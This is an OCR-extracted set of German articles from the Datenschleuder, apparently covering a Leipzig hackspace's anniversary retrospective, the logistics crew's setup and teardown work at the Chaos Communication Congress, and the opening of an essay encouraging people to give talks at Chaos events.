Ich selbst bin etwa im September 2019 das erste Mal in der dezentrale aufgeschlagen, auf der Suche nach einem Hackspace und diesem Chaos, von dem man gelegentlich hört. Zur Eröffnung des Jubiläums habe ich eine Präsentation über meine persönliche Retrospektive der dezentrale gegeben – von unserer Vereinswelt bis zu den Projekten und Events innerhalb der dezentrale.

Nachdem ich dann regelmäßiger Gast im Verein wurde, hatte ich trotzdem noch etwas mit meinem Mitgliedsantrag gezögert. In der Folge war die Nummer 041 noch frei und ich entsprechend geduldig. Heute ist die 42 meine Mitgliedsnummer. Bei einer der nächsten Mitgliederversammlungen nach meinem Beitritt wurde ich zudem zum Teil des Vorstands gewählt.

In meiner Präsentation zum Jubiläum waren nicht nur solche Erinnerungen Bestandteil, sondern auch die Tücken der Vereinswelt und wie sich unser Space während der Zeit entwickelt hat. Ich habe mir ein, zugegeben eher ungewöhnliches, Thema zum Einstieg gewählt und vom §52 der Abgabenordnung zitiert, der Vereinen den Zusatz „gemeinnützig“ ermöglicht. Die dezentrale hat dies mit den 3 Punkten „Kunst und Kultur“, „Erziehung und Bildung“ sowie „Kriminalprävention“ in der Satzung verankert. Dies wurde vom Finanzamt seit Gründung des Vereins anerkannt. Für mich ist bis heute die Unterscheidung und Gliederung von Vereinen im Allgemeinen in die vier wirtschaftlichen Bereiche „Ideell“, „Zweckbetrieb“, „Vermögensverwaltung“ & „wirtschaftlicher Geschäftsbetrieb“ ein schwieriger Fall. Ich beneide unseren Schatzmeister an dieser Stelle nicht um seine Position, hoffe aber, dass ich mit der Unterscheidung in meinem Vortrag dem Publikum zumindest ein bisschen mehr Einblick in unsere Aufgaben als Vorstand geben konnte.

dezentrales Wochenprogramm

Eine frühe Erinnerung von mir ist, dass man in der Couchecke noch einen Bierkasten hochkant auf den Tischen fand, der aber keine Getränke bereitstellte, sondern Netzteile und Kabel. „Immerhin praktisch“, dachte ich mir in diesem Moment.

Die dezentrale hatte zu jenem Zeitpunkt drei wöchentliche Events und ein monatliches Treffen der Leipziger Bitcoin Community. Mit der Hauptkommunikation via E-Mail auch zugegeben etwas unkoordinierter als heute.

Alleine in den letzten zwei Jahren hat sich viel im Space verändert. Nicht nur, dass man nun Deckenhalterungen für die Beamer verwendet, wir kommunizieren jetzt auch vor-

rangig über Matrix, nutzen eine interne Nextcloud, ein Gitea wurde aufgesetzt, wir organisieren uns über Kanban-Boards (jeweils selbst gehostet), halten den Space sauber mit gemeinsamen WoW (Weekends of Work) und versenden regelmäßige Newsletter über Neuigkeiten unserer Projekte sowie anstehende Events. Unser Wiki wurde von Grund auf überarbeitet, und mit vielen aktiven Beiträgen [3] befüllt. Dies macht unsere Arbeit insgesamt transparenter.

Pilgrims Eröffnungsvortrag

Unsere dezentrale Woche ist vollgestopft. Der Space ist von Montag bis Freitag ab 19 Uhr geöffnet und lebt von vielen Beiträgen. Unser Programm besteht aus Chaostreff, Programmierrunde, Technikspechstunde und Elektronikrunde – mitunter seit 5 Jahren ununterbrochen – die E-Runde ist gerade zu der Zeit, als keine Präsenzveranstaltungen stattfinden konnten, auf Online-Varianten umgestiegen und zählt damit als die konstanteste Veranstaltung in unserem Programm.

dezentrale Projekte

Wie so mancher Hackspace haben wir uns Gedanken zu Naming Conventions unserer Services und Geräte gemacht. Unser Ansatz ist es, die Vorbesitzer (Spender) mit Vornamen zu verewigen oder auch selbst entscheiden zu lassen, wie künftig innerhalb der dezentrale ihr Beitrag genannt wird. Genau so sind wir zu Harry gekommen. Dieser kleine Server vor Ort arbeitet rund um die Uhr für uns. Er steuert ein Display im Eingangsbereich und zeigt aktuelle Termine, unser Abendprogramm und Videoauschnitte an (Computer Chronicles, AT&T Archives, Hydraulic Press Channel und weitere). Harry steuert zudem die Stromzufuhr für die Beleuchtung im Treppenaufgang und bespielt unsere Anlage mit Musik. Harry ist also Anzeige, aber auch Webserver, MQTT-Broker und Homeassistant zum Verbinden auf die genannten Beamer sowie Monitoring unserer Server. Danke, Harry, für deinen ununterbrochenen Einsatz. Eine komplette Leistungsbeschreibung und Verweise zum Selberbauen findet ihr in unserem Wiki. [3]

Jeden Mittwoch trifft sich unser Projekt Hardware for Future (HW4F [4]) welches aufbereitete Geräte für Homeschooling & Co. an Bedürftige vermittelt. Hier konntet ihr bereits in der Datenschleuder Ausgabe #104 von unserem HW4F-Team lesen. Das Projekt freut sich jederzeit über Hardwarespenden und Unterstützung.

Ein dezentrale-Member ergänzt diese Ambitionen und unterstützt mit der IT-Hilfe Leipzig [5] (ältere) Menschen bei technischen Problemen bis hin zur Bedienung von Smartphones und bietet Weiterbildungen.

Unser eigenes 2D-WorkAdventure mit den Räumen der dezentrale, was ich neben rc3 persönlich viel für den Chaostreff genutzt habe, hat sogar zwei weitere Ableger gefunden. Das Naturkundemuseum Leipzig [6] nutzt eine 2D-Welt als virtuellen Rundgang und hat hierfür Unterstüzung von dezentrale-Mitgliedern bei der Einrichtung und im Betrieb bekommen.

Wir haben zusammen zudem mit dem Kinderbüro Leipzig einen Workshop im November 2021 [1] initiiert, mit dem Ziel das Neue Rathaus virtuell nachzubauen.

dezentraler Freiraum

Wöchentlich werden unsere Räume vom Freifunk Leipzig [7] genutzt. Die Community hat mit ihrer Historie über 15 Jahre sogar noch wesentlich mehr Erfahrung als unser Verein. Zu Hochzeiten hatte das Projekt 650 „Funkgeräte“ online.

Seit neuestem findet in der dezentrale Leipzig ein monatliches Haecksen-Treffen [8] statt. Mich persönlich macht es an der Stelle besonders stolz, unseren Space auch weiteren Communities zur Verfügung zu stellen.

dezentrales Dankeschön


Zusammenfassend können wir heute also beruhigt behaupten, dass unsere dezentrale ein Space zum Wohlfühlen, Mitmachen und Mitgestalten darstellt und für alle offen ist.

Wir danken allen Unterstützer:innen, die uns auf diesem Weg begleitet haben.

Party-Atmosphäre 1

Liebe Leser:innen der Datenschleuder, ihr seid jederzeit herzlich eingeladen, der dezentrale in Leipzig einen Besuch abzustatten und uns persönlich zu treffen. Wir freuen uns auf Euren Besuch,

pilgrim
im Namen des Vorstands der dezentrale.



Party-Atmosphäre 2

Referenzen

[1] Homepage der dezentrale: https://dezentrale.space/
[2] Homepage Tidalcycles: https://tidalcycles.org/
[3] Das Wiki der dezentrale: https://wiki.dezentrale.space/
[4] Hardware for Future: https://hardwareforfuture.de
[5] IT-Hilfe Leipzig: https://it-hilfe-leipzig.org/
[6] Naturkundemuseum Leipzig: https://naturkundemuseum.leipzig.de/
[7] Freifunk Leipzig: https://freifunk-leipzig.de/
[8] Lokale Haecksen: https://www.haecksen.org/lokale-gruppen/

G’schichten vom Congress – Orga, Auf- und Abbau

von psy <psy@darmstadt.ccc.de>

So ein Chaos Communication Congress ist eine wahnsinnig komplexe Veranstaltung, in der viele Gruppen, Teams und Freiwillige zusammenarbeiten müssen, um sie jedes Jahr für uns ins Leben zu rufen. Dabei muss vieles organisiert werden: Der Veranstaltungsort muss gebucht werden, den Hallen und Räumen müssen Funktionen zugewiesen werden, Bühnen, Kasseninfrastruktur und Dekoration müssen aufgebaut werden, und irgendwo muss der Tschunk ja auch herkommen. Um einen kleinen Einblick in die Organisation dieser Veranstaltungen zu geben beschreibt dieser Artikel wie man sich überhaupt in so ein Orgateam verirren kann, wie die Logistik-Crew sich auf den Congress vorbereitet, und was dabei alles so bedacht werden muss.

Einleitung

In der letzten Datenschleuder gab es den „Versuch eine Transparenz in die Struktur des Chaos zu bekommen“. „Allerdings haben wir niemanden gefunden, der wusste, wie diese Struktur wirklich aussieht“, heißt es dort weiter. Und weil den Verfasserinnen, wie vielen anderen vermutlich auch, nicht so ganz klar war, wie die Congress-Orga strukturiert ist, gab es kurzerhand ein Organigram zum Selbstbasteln. Ich möchte das zum Anlass nehmen zu versuchen, euch ein bisschen mehr über die Congress-Orga zu erzählen und euch hoffentlich ein paar Eindrücke in deren Strukturen zu geben. Dass euer Organigramm dadurch besser oder richtiger wird kann ich aber nicht versprechen.

Der Congress und seine Strukturen sind in

Aktion Adblock.

den vergangenen Jahren stark gewachsen. Das macht sie nicht nur für Außenstehende schwer zu durchblicken, sondern hat inzwischen zur Folge, dass niemand mehr einen vollständigen Gesamtüberblick hat. Zumindest ich habe das nicht. Was ich euch in diesem Artikel beschreibe, ist daher nur meine persönliche Sicht und Wahrnehmung. Ich erhebe weder Anspruch auf Vollständigkeit, noch darauf, dass alle Wesen rund um die Organisation des Congresses die gleiche Sichtweise haben.

Wer ich bin und was ich tue

Zu eurer besseren Einschätzung möchte ich kurz erzählen, wie ich in die Congress-Orga rutschte. Meine ersten großen Chaosveranstaltungen waren das Chaos Communication Camp 2011 und der 28c3. Während ich auf dem Camp noch reiner Besucher war, wollte ich auf dem 28c3 etwas beitragen und fing an zu engeln. Ich merkte schnell, dass mir das sehr viel Spaß machte. Ich kam mit neuen Wesen in Kontakt, konnte die etwas abgelegeneren Ecken des Congress kennenlernen und einen Blick hinter die Kulissen werfen. So engelte ich mich auf den darauffolgenden Congressen durch alle Aufgabenfelder, die mir interessant erschienen. Das kann ich aus persönlicher Erfahrung allen empfehlen. Auf einer nächtlichen Leergut-Schicht im halbleeren Congresszentrum lässt es sich wunderbar mit anderen Engeln austauschen, in einer Bändchen-Schicht an einer der unzähligen Türen entwickeln sich oftmals sehr interessante Gepspräche und auf einer Laufschicht des CERT lernt man auch die hintersten Ecken des Gebäudes kennen.

CERT „Chaos Emergency Response Team“ – das Sanitäts- und Brandschutz-Team des CCC

Engel Die freiwillig helfenden Besucher*innen einer Chaos-Veranstaltung. Das Wort „engeln“ hat sich als Synonym für das Durchführen einer Helferschicht etabliert.

Himmel Der Ort, an dem die Engel koordiniert werden und sich ausruhen können.

Nach diversen Jahren des „random Engelns“ stieß ich auf dem Camp 2015 zum Himmel, der zu diesem Zeitpunkt Schichtkoordinator:innen suchte. Ein sehr stressiger Job, bei dem man im Gegenzug sehr viele andere Engel kennenlernen kann. Als Ausgleich zu den doch eher anstrengenden (aber nichtsdestotrotz schönen!) Schichten, suchte ich mir Schichten im Lager, das deutlich weniger bevölkert war als der Rest des Congresses und dadurch eine gewisse Ruhe ausstrahlte. Nach und nach rutsche ich immer tiefer ins Lager und die Logistik, bis ich irgendwann bei dessen Planung half und schon einige Tage früher zum Aufbau nach Hamburg reiste.

Sicher ist sicher!

Mit dem Umzug nach Leipzig änderten sich die Aufgaben. Einige Wesen, die vorher in die Organisation involviert waren, konnten oder wollten diese nicht mehr weiter übernehmen und es kam ein riesiger Haufen neuer Aufga-

ben hinzu. Viele landeten beim LOC, zu dem ich nun gehörte, sodass wir uns nicht mehr nur um Lager und Logistik kümmerten, sondern auch die Koordination des Auf- und Abbaus übernahmen. Das haben wir jetzt drei Jahre in Leipzig gemacht und aus diesen Erfahrungen möchte ich einen Einblick in die Organisation der Congresse geben.

Ein paar Definitionen

Zum Einstieg will ich ein paar Begriffe erklären, die sich über die Jahre etabliert haben und eventuell nicht allen geläufig sind.

Assemblies sind Zusammenschlüsse von Wesen zum Beispiel aus Hackspaces, mit Projekten oder einfach nur mit gleichen Ideen. In der Regel haben sie einen eigenen Platz irgendwo auf dem Congress um ihr Projekt zu präsentieren, gemeinsam zu hacken oder einfach nur als gemeinsame Homebase. Auf Camps heißen Assemblies **Villages**, sind aber ansonsten dasselbe.

Orbits, bzw. manchmal auch **Habitate** genannt sind meistens Zusammenschlüsse aus einzelnen Assemblies, die gemeinsam einen größeren Bereich bespielen. Beispiele für Orbits sind Chaos West, die Wikipaka WG oder 1komona. Die freiwilligen Helferinnen des Congress werden als **Engel** bezeichnet.

Crews oder **Teams** sind Gruppierungen, die sich Teilbereichen der Organisation des Congresses angenommen haben, zum Beispiel das CERT, die Internetmanufaktur, der Himmel, die Logistik, das Assembly-Team und viele mehr. Einige von Ihnen sind eher als *OC, kurz für „Operation Center“, bekannt, das führt im Funk aber nur zu Verwechslungen. Stellt euch vor ihr ruft das NOC und es melden sich das LOC, POC und VOC.

NOC Das „Network Operation Center“, heutzutage als „Internetmanufaktur“ bekannt, kümmert sich um Netzwerkinfrastruktur und den Internet-Uplink.

LOC Das „Logistics Operation Center“

POC Das „Phone Operation Center“ stellt GSM-, DECT- und SIP-Infrastruktur für lokale Telefonie bereit.

VOC Das „Video Operation Center“ ist für Livestreams, Regie, Aufnahmen, etc. der Vorträge zuständig.

Die **Orga** ist keine klar definierte Gruppe, sondern viel mehr ein Sammelbegriff für alle an der Organisation beteiligten Wesen und Crews.

Die **Projektleitung** ist das Team, das versucht diesen ganzen Haufen zusammenzuhalten und den Überblick zu bewahren.

Digitales Planen

Wann die Organisation des nächsten Events genau beginnt, ist schwierig zu sagen. Viele Teams treffen sich schon lange bevor es die ersten größeren Mumbles gibt, in gemütlicher Runde, um sehr grob über das anstehende Event zu sprechen. Die Logistik-Crew nutzt dafür zum Beispiel traditionell die GPN. Wann und wo sich die Teams das erste Mal treffen ist aber nicht einheitlich und hängt von den einzelnen Crews ab.

Mumble Eine Open-Source-Software für Audiokonferenzen, auch als verkürzte Bezeichnung für Meetings mit selbiger genutzt

GPN Die Gulaschprogrammiernacht, eine große Chaos-Veranstaltung des Entropia e.V.

Sagten Sie Gitterboxen?

Die ersten Treffen dienen in der Regel der Organisation innerhalb der Crew, zum Beispiel der Planung, wer wann wie viel Zeit hat, wer welche Teilbereiche übernehmen möchte, wer gegebenenfalls ausfällt, Bereiche abgeben will, welche Aufgaben wegfallen oder neu hinzukommen.

Wirklich Fahrt nimmt die Gesamtorganisation für den anstehenden Congress im Herbst auf, wenn sich alle Teams zum Mumble treffen. Diese großen Mumbles finden während der Planung alle 2 Wochen statt und dienen dem Austausch mit allen anderen Teams. So werden dort Informationen weitergegeben und Dinge diskutiert, die für alle relevant sind. Auch Fragen, bei denen unklar ist, wer genau diese beantworten kann, werden dort gestellt. Wenn sie niemand beantworten kann, werden sie von Personen mitgenommen, die wissen wer sie beantworten kann. Fragen an die Messe oder das Congresszentrum zum Beispiel oder an Teams die gerade nicht anwesend sind. Um den Rahmen der großen Mumbles nicht zu sprengen, wird viel direkt zwischen den Crews besprochen und für das große Mumble zusammengefasst. Die Dokumentation der Planung kommt in ein Wiki, sowohl die Protokolle der Treffen, als auch zu jeder Veranstaltung ein eigener Namespace mit allen relevanten Infos.

Bis irgendwann im Dezember dann der Aufbau vor Ort losgeht, passiert das meiste online. Da ich nicht alle Crews kenne, kenne ich auch deren Struktur nicht und erzähle nur für die Logistik.


Wir starten also unsere Planung auf der GPN und sitzen ab Mitte September bei regelmäßigen Mumbles zusammen. Wir legen fest, wer Bestellungen und Einkäufe übernimmt, legen entsprechende Seiten im Wiki an und schreiben unseren „LOC Ruf“, der an alle anderen Crews geht. Darin fragen wir nach Materialbedarf, Dinge die aus dem Lager gebraucht

werden, Transporte und Lieferungen die erwartet werden und Arbeits- und Lagerflächen in der Logistikhalle (Halle 4 in Leipzig, bzw. im CCH Halle H). Wir beginnen die Fläche der Logistikhalle zu verplanen und überlegen, was wir an Gerätschaften und Material brauchen, um die Planung umzusetzen. Zum Beispiel ermitteln wir den Strombedarf der einzelnen Arbeitsflächen und geben diesen an Team Power, die damit weiter planen. In unseren Lagern in Berlin und Leipzig werden Paletten und Material kontrolliert, vorsortiert und für den Transport vorbereitet. Mit den Deadlines für Bestellungen der Crews, ordern wir die entsprechenden Materialien und Gerätschaften. Holz, Schrauben, Klebeband, Büromaterial, Ga-

belstapler, Hubarbeitsbühnen, Bauzäune und Gerüste. Vieles muss aus den Lagern in Berlin und Leizig zum Congress transportiert werden, also planen wir Transporte und Fahrten und beauftragen Speditionen für den Rest.

Mount Sofa

Außerdem kümmern wir uns noch um die Schlafplatzorganisation und um die Organisation von Sofen. Dafür sind in Zwischenzeit sogar eigene Teams entstanden, wie das Möbelhaus, das sich um Bestellung und Verteilung von Tischen und Stühlen kümmert oder Team Trash, das bedarfsgerechte Verteilung und regelmäßige Leerung der Mülleimer sicherstellt. Seit dem 35c3, dem ersten Congress in Leipzig, haben wir auch die Koordination des Auf- und Abbaus übernommen, hauptsächlich als Schnittstelle für daran beteiligten Entitäten. Ein gutes Erkennungszeichen sind das Klemmbrett und die vielen Zettel, die wir meistens bei uns tragen.



LOC, oder auch…

Analoges Aufbauen

Nach bestimmt noch viel mehr Dingen, die ich mangels Congress in den vergangenen zwei Jahren vergessen habe, treffen wir uns Mitte Dezember dann endlich vor Ort zum Aufbau. Zur groben Orientierung: In Congresszeitrechnung ist das in etwa Tag -14. Wir starten mit

Ladungstetris.

der Logistikfläche. Zunächst müssen Materialien und Gerätschaften angeliefert werden. Die ersten Tage bestehen daher aus der Annahme von Lieferungen, sowie der Weiterverteilung der angelieferten Dinge an die Crews und der Einrichtung von Arbeitsflächen.


Congresszeitrechnung Die Zählung der Tage relativ zum „Tag 0“, dem 26.12. des Jahres. Üblicherweise reisen dort die Assemblies an um ihre Bereiche vor Veranstaltungsbeginn aufzubauen. Tag -1 wäre also der 25.12., und Tag 4 der letzte Tag der Veranstaltung.

Nach und nach treffen nun weitere Crews und helfende Hände ein, richten sich ein und wir „erobern“ uns weitere Flächen der Gebäude. Die Power-Crew beginnt mit der Prüfung elektrischer Gegenstände und der Verlegung/Verteilung von Strom, die Internetmanufaktur beginnt erste Fasern zu ziehen, die Projektleitung zieht in ihr Büro und das BOC bekommt die ersten Getränkelieferungen.

BOC Das „Bottle Operation Center“, die Getränke-Crew

Sobald die Arbeitsflächen mit Strom versorgt sind, halten die ersten Bau-Crews Einzug und richten sich ihre Arbeitsflächen ein. Holzlieferungen, Traversen und Gerüste werden angeliefert und aufgebaut. Erst wenn diese stehen und hängen, darf dort weiter aufgebaut werden.

Zeitlich sind wir nun in etwa bei Tag -10. Ab jetzt steigt die Zahl helfender Hände täglich, so dass der Himmel mit der Koordination beginnt. In Leipzig gab es dazu eine eigene kleine „Außenstelle“, den sogenannten „pre-Heaven“ in Halle 4. Einerseits, weil die Räumlichkeiten im CCL noch nicht zur Verfügung standen und andererseits, weil sich das Meiste noch rund um Halle 4 abspielte. Die Laufwege waren dadurch deutlich kürzer.



Die Traverse muss so!

Wenn Traversen und Gerüste stehen wird gesägt, getackert, gehämmert, gestrichen, lackiert. Die Künstlergruppen sind angekommen und dekorieren. In den kommenden Tagen entwickelt sich aus den Baustellen mehr und mehr eine Congress-Atmosphäre: Lampen werden in Traversen gehängt, Deko-Elemente, Equipment für Netzwerk und Strom aufgestellt und Kabel verlegt.

Bevor Tische und Stühle aufgestellt werden können, muss noch eine Zwischenreinigung

Bauzaun-Füße kann man nicht nur zum Aufstellen von Bauzaun, sondern auch prima als Gewicht verwenden.

erfolgen, um den Staub und Dreck der sich während der Bauphase angesammelt hat, zu entfernen. Dann beginnt das Assembly-Team zusammen mit dem Möbelhaus und einer Menge Engeln, Tische und Stühle aufzustellen.

Weihnachtliches Intermezzo (oder auch Baumfest)

Und dann ist auch schon Heilig Abend, oder auch Tag -2. Einige fahren heim, andere bleiben da, der Aufbau wird merklich ruhiger. Man gönnt sich eine kleine Pause, was nicht heißen soll, dass gar nicht gearbeitet wird. Zum Beispiel werden alle weißen Lampen (soweit erlaubt) mit bunter Folie überklebt, um eine wohlige Atmosphäre zu schaffen. Alle, die über Weihnachten da bleiben, freuen sich auf das leckere Essen der Mecklenbörger. Die Engelküche wird festlich dekoriert und an großer Tafel gemeinsam Congressaufbau, Weihnachtsfest oder was auch immer gefeiert.

Da vor der Eröffnung des Congresses die Abnahme durch die Feuerwehr und Messeleitung erfolgen muss, wird in den beiden Tage nach Weihnachten alles für diese Begehung vorbereitet. Die häufigsten Fragen während dieser Zeit sind dann: „Ist das auch B1?“, „Wo ist die Erdung?“ und „Muss das hier stehen oder kann das weg?“. Feuerlöscher und deren Piktogramme werden verteilt. Kabelbrücken und -matten werden ausgelegt und Fluchtwege ausgeschildert.

B1 Brandschutzklasse, die nach Brandschutznorm DIN 4102-1 „schwer entflammbare“ Baustoffe und Bauprodukte bezeichnet

Ist die Abnahme erfolgt, darf die Kasse öffnen und Besuchende das Gelände betreten.

It’s Congress!

Jetzt dürfen keine großen Gerätschaften mehr auf den Publikumsflächen bewegt werden. Die Kasse tauscht Tickets gegen Bändchen, Assemblies beginnen ihre Flächen zu besiedeln und auszuschmücken, Mitgebrachtes aufzubauen. Es kommt Leben in die Flächen. Das Aufbau-Team gönnt sich eine kleine Pause, aber nach

LOC Parkplatz

dem Aufbau ist vor dem Abbau. In den nächsten Tagen müssen wir schon viel für den Abbau vorbereiten, mit vielen Crews und großen Assemblies über ihre Abbau- und Abreisepläne zu sprechen und diese mit unseren Abbauplänen in Einklang zu bringen. Es gibt viele Crews, deren Arbeit jetzt richtig beginnt: Der Himmel läuft zur Hochform auf, Lingo übersetzt Vorträge, das CERT kümmert sich um kleine und große Wehwehchen, die Garderobe verwahrt Taschen und Jacken, Speakersdesk und Heralde kümmern sich um Speaker und die Eröffnung der Vorträge, das Merchteam verkauft Kleigung, der Spätkauf bietet alles, was mensch vergessen haben könnte und Infodesk und Vereinstisch versorgen Interessierte mit Infos und Mitgliedschaften. Es gibt noch viele weitere Teams, die ich gerade vergessen habe aufzuzählen. Bei Interesse klickt euch einfach beim nächsten Congress im Engelsystem eine Engelschicht beim entsprechenden Team oder schaut zur Einführung dort vorbei! Falls ihr euch nicht sicher seid, hilft euch der Himmel gern weiter oder verweist euch an die passende Ansprechperson.

Abbau

Der Congress endet mit der Abschlussparty. Pünktlich mit dem Ende des Closing-Talks gehen in den Hallen die gleißend hellen Abbaulichter an und die Massen ziehen sich aus den Hallen zurück. Während sie entweder heimfahren oder auf die Party gehen, startet für uns der Abbau. Alles, was leicht beweglich ist, wird jetzt schon aus den Hallen geräumt. Netzwerk-Hardware und Feuerlöscher werden eingesammelt, Tische und Stühle gereinigt und transportbereit gestapelt, angefallener Müll gesammelt und entsorgt, farbige Folien entfernt und erste kleine Aufbauten zerlegt und zum Transport ins Lager gebracht. Zurück bleiben nur größere Aufbauten und Traversen in ansonsten wieder kargen Messehallen. Sind die Hallen soweit leer, ist es auch für uns Zeit, nochmal ordentlich auf der Abbauparty zu feiern.

Nach dem Aufbau kommt der Abbau.

Am nächsten Tag sind fast alle wieder auf dem Heimweg und nur wir LOCs in den Messehallen wieder allein. Die letzten Aufbauten werden zerlegt und ins Lager gebracht, die Traversen kommen herunter und werden abgebaut. Wir fegen die leere Halle und geben sie der Messe zurück, verkleinern uns wieder nach Halle 4 zurück. Am 1.12. ist Feiertag und kein Abtransport möglich, also wird an Silvester in kleiner Runde nochmal ausgiebig gefeiert. In den folgenden Tagen packen wir die ganzen Materialen auf Paletten und bringen sie dahin, wo sie herkamen. Was nicht an Leihfirmen zurückgeht oder in unsere Lager kommt, wird verschenkt oder landet am Ende auf der Deponie. Denn einen hinterlassenen Kühlschrank mit fraglichem Betriebs- und Hygienezustand und vergammelte Sofas will einfach niemand haben.

Nach einer knappen Woche Abbau endet dann auch für uns der Congress mit der Verla-

dung unseres eigenen Krams auf den letzten LKW und der Heimreise.

Fazit

2 Wochen Aufbau, 4 Tage Congress und 1 Woche Abbau. LKW wurden Be- und Entladen, viel Material bewegt, aus kargen Hallen eine wohlig warme Congressatmopshäre gezaubert und diese später wieder mit einem weinenden Auge abgebaut. Und genau wie wir fragt ihr euch vermutlich auch jedes Mal: Können wir das nicht einfach immer haben?

Damit das funktioniert, braucht es Engel. Falls ihr Lust habt zu helfen, seid ihr herzlich willkommen. Wir finden für alle eine passende Aufgabe! Eine Veranstaltung dieser Größe ist ziemlich komplex und an vielen Stellen braucht mensch Vorwissen. Aber das könnt ihr von Congress zu Congress aufbauen und in die Organisation hineinwachsen. Sprecht uns einfach an! Am besten funktioniert auf einem der kommenden Events.

37c3

Lange war nicht klar, ob der 37c3 dieses Jahr überhaupt stattfinden kann. Seit Kurzem wissen wir, dass er es leider nicht wird. Die Planungen waren aber nicht vergebens, denn irgendwann, hoffentlich bald, wird er wieder stattfinden. Und das in Hamburg. Das bedeutet insbesondere auch eine räumliche Verkleinerung des Congresses, was vermutlich auch mit einer deutlichen Reduzierung unserer Aufgaben und der damit verbundenen Arbeit einhergeht.

Wir können daher auch noch nicht absehen, wie viele helfende Hände wir benötigen werden. Seht es uns daher bitte nach, wenn wir fürs Erste verhalten auf Hilfsangebote reagieren. Das ist überhaupt nicht böse gemeint und eigentlich wollen wir niemanden abweisen, aber wenn am Ende die meisten nur gelangweilt herumstehen, weil es einfach nicht genug zu tun gibt, dann ist damit auch niemandem geholfen.

Sobald wir wissen dass, und wie viel Hilfe wir brauchen, werden wir einen entsprechenden Aufruf im Eventblog [1] veröffentlichen.

Referenzen

[1] CCC Event-Blog: https://events.ccc.de

Manchmal nervten die vielen E-Roller auch.


Congress Center
Leipzig
Ebene +1
Halle 1,2,3,4,5
LASER ALARM SYSTEM
DONT HANG
STUFF OVER
THE RAILING

Traut euch, Talks zu halten

von Tanja Wawuschel @mewawuschel@mastodon.catwuschel.com
<wawuschelchen@posteo.de>

Die Chaos-Events brauchen mehr und vielseitigere Beiträge und ich bin sicher, dass viele von euch Ideen für Talks haben und die auch halten können. Traut euch! Als kleine Hilfestellung schreibe ich euch mal meine Erfahrungen dazu auf. Es wird darum gehen Ideen für Talks einzureichen, mit Absagen des Talks (und unerwarteten Zusagen!) umzugehen, Gedanken auf Folien zu bringen und den Talk dann auch zu halten.

Nervöses Wawuschel vor einem Talk auf der GPN20 (habrok42)

Willkommen zu Wawuschels Erfahrungsbericht!

Erstmal ein paar Worte zu mir: Ich habe schon Talks für Easterhegg, MRMCD, GPN und Congress eingereicht, aber bisher nur auf der GPN gehalten. Darunter waren Talks über Katzen, Produkttests, Freizeitparks und Autismus (mit @habrok42 aus der Cobolgruft), Borderline und erwähnte ich schon Katzen? Ich bin Wiederholungs-Talkerin, aber ich frage mich jedes Mal, wenn ein Vorschlag von mir angenommen wird, ob ich verrückt geworden bin. Und kurz bevor es los geht denke ich mir, dass ich jetzt einfach in einem Diner sitzen bleibe

und mich schon keine:r vermissen wird. Diese Nervosität ist normal, das geht auch erfahrenen Speaker:innen so. Das ist Biologie, unser menschlicher Fluchtreflex.

Die meisten Talks beginnen damit, dass ihr selbst euch mit einem Thema beschäftigt oder dafür interessiert oder ihr habt ein spannendes Projekt, von dem ihr anderen im Chaos erzählen wollt. Viele Wege führen zum Talk. Die Idee für einen Talk entsteht oft unabhängig von den Chaosevents. Ich finde das auch besser, weil mensch sonst die Ideen von diesen Events, von Zu- und Absagen abhängig machen würde. Das Spannende am Schreiben und Halten von Talks ist aber auch, sich intensiver mit einem Thema zu beschäftigen als mensch das sonst tun würde. Oder ein Thema neu zu durchdenken und bisheriges Wissen auszublenden, weil die Zuhörer:innen wahrscheinlich weniger darüber wissen.

Bei mir beginnt der Talk jedes Mal mit der Idee, dass mehr Menschen über ein bestimmtes Thema informiert werden könnten, so wie bei meinem Borderline-Talk, oder sich vielleicht dafür interessieren, wie bei meinem Talk über die Produkttests. Und Katzen. Themen zu Katzen gehen doch irgendwie immer…

Ein Call for Participation (CfP) – Was nun.

Irgendwann wird der nächste Call for Participation (CfP) auf https://events.ccc.de/ veröffentlicht. Manchmal mit klaren Vorgaben zu den Themen für Talks, manchmal, wie bei der GPN, offen für vielseitige Ideen.

Wenn da etwas passt, gilt es zunächst, den Vorschlag grob zu umreißen. Dafür solltet ihr Titel, Teaser und längere Beschreibung haben. Manche CfP kommen mit verschiedenen Themensparten, in die der Talk einsortiert werden soll. Wenn ihr nicht wisst, wo euer Vorschlag hinpasst, haben diese Events dafür ein Team, das für Fragen ansprechbar ist und bei der Einordnung hilft. Nutzt das ruhig, sonst wird denen langweilig.

Lasst euch nicht davon abschrecken, dass im CfP alles so wichtig und eloquent klingt. Die Talks auf Chaosevents sind für ein Publikum, das eure Sprache spricht und vor allem das Chaosumfeld gewohnt ist. Und genau so dürfen eure Einreichungen auch sein. Ich sag mir bei meinen Einreichungen: Von mir, von euch, für das Chaos-Publikum.

Beim Einreichen müsst ihr auch angeben, wie lange euer Talk sein soll. Meistens stehen 30 oder 45 Minuten plus Zeit für Fragen der Zuhörer:innen zur Verfügung. Es gibt sogenannte Lightning-Talks von fünf Minuten. Mit denen könnt ihr in das Reden vor dem Chaospublikum schnuppern, ohne aufwendige Talks und Folien vorzubereiten. Zu denen kann ich aber hier Nichts schreiben, weil ich dafür dann doch Zuviel dazu zu sagen habe.

